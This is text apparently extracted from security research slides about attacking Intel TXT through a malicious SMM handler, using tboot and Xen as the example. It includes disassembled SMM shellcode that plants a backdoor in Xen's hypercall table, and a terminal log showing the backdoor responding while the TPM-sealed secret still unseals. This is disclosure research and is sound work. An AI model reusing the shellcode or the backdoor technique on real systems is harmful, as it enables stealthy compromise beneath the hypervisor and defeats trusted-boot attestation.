
(SENTER does *not* touch currently running SMM at all!)

Q: So, how does the SENTER deal with a malicious SMM?

A: Well... it currently does *not*!

Oh...

TXT attack sketch (using tboot+Xen as example)



Let's have a look at the actual SMM shellcode

```
[root@f8q35:/mnt/other/root/grub/grub-0.97/grub-0.97-with_smm_infector]# objdump -D -b binary -m i386:  
[root@f8q35 grub-0.97-with_smm_infector]# x86-64 smm_injected_code | grep -v ^$  
smm_injected_code:      file format binary  
Disassembly of section .data:  
0000000000000000 <.data>:  
0: 48 83 c4 28          add    $0x28,%rsp  
4: 5f                  pop    %rdi  
5: 5b                  pop    %rbx  
6: 50                  push   %rax  
7: 48 8c d8          mov    %ds,%rax  
a: 50                  push   %rax  
b: 48 31 c0          xor    %rax,%rax  
e: 48 8e d8          mov    %rax,%ds  
11: 53                 push   %rbx  
12: 48 bb 00 00 00 03 00  mov    $0x3000000,%rbx  
19: 00 00 00  
1c: 48 c7 c0 e0 61 1b 7d  mov    $0x7d1b61e0,%rax  
23: 48 89 18          mov    %rbx,(%rax)  
26: 5b                 pop    %rbx  
27: 58                 pop    %rax  
28: 48 8e d8          mov    %rax,%ds  
2b: 58                 pop    %rax  
2c: c3                 retq  
[root@f8q35 grub-0.97-with_smm_infector]#
```

Address of the shellcode (in
the guest address space)

Address of an unused entry in
the hypercall_table

... and the shorter version...

```
root@f8q35:/mnt/other/root/grub/grub-0.97/grub-0.97-with_smm_infector [root@f8q35 grub-0.97-with_smm_infector]# objdump -d smm_injected_code_v2.o

smm_injected_code_v2.o:      file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
0: 50          push    %rax
1: 48 c7 c0 e0 61 1b 7d  mov     $0x7d1b61e0,%rax
8: 48 c7 00 00 00 00 00 03  movq    $0x3000000,(%rax)
f: 58          pop     %rax
10: c3          retq
[root@f8q35 grub-0.97-with_smm_infector]#
```

The final outcome...

[root@f8q35:~]



```
[root@f8q35 ~]# xm dmesg | grep "Xen version"
(XEN) Xen version 3.2.2 (root@) [gcc version 4.1.2 20070925 (Red Hat 4.
1.2-33)) Wed Oct 15 21:37:53 CEST 2008
[root@f8q35 ~]#
[root@f8q35 ~]# hypercall_backdoor
hypercall 38 return value: 0, "Success"
[root@f8q35 ~]# xm dmesg | tail -2
(XEN) Freed 100kB init memory.
(XEN) Hypercall_backdoor: What is thy bidding, my master?
[root@f8q35 ~]# tpm_unsealdata /root/secret
If you can see this message, the intact system has booted.
[root@f8q35 ~]#
[root@f8q35 ~]#
```

Wait! But how to infect the SMM handler?

Stay tuned!
SMM exploiting to be presented in the next chapter...

Let's take a look at the live demo now...

```
[root@f8q35:~/grub/grub-0.97/grub-0.97-with_smm_infector]#
```




More on the Implementation Bugs

So how we can get into SMM memory (SMRAM)?

SMM research quick history

- 2006: Loic Duflot
(not an attack against SMM, SMM unprotected < 2006)
- 2008: Sherri Sparks, Shawn Embleton
(SMM rootkits, but not attacks on SMM!)
- 2008: Invisible Things Lab (Memory Remapping bug in Q35 BIOS)
- 2009: Invisible Things Lab (CERT VU#127284, TBA)


(checked box means new SMM attack presented; unchecked means no attack on SMM presented)

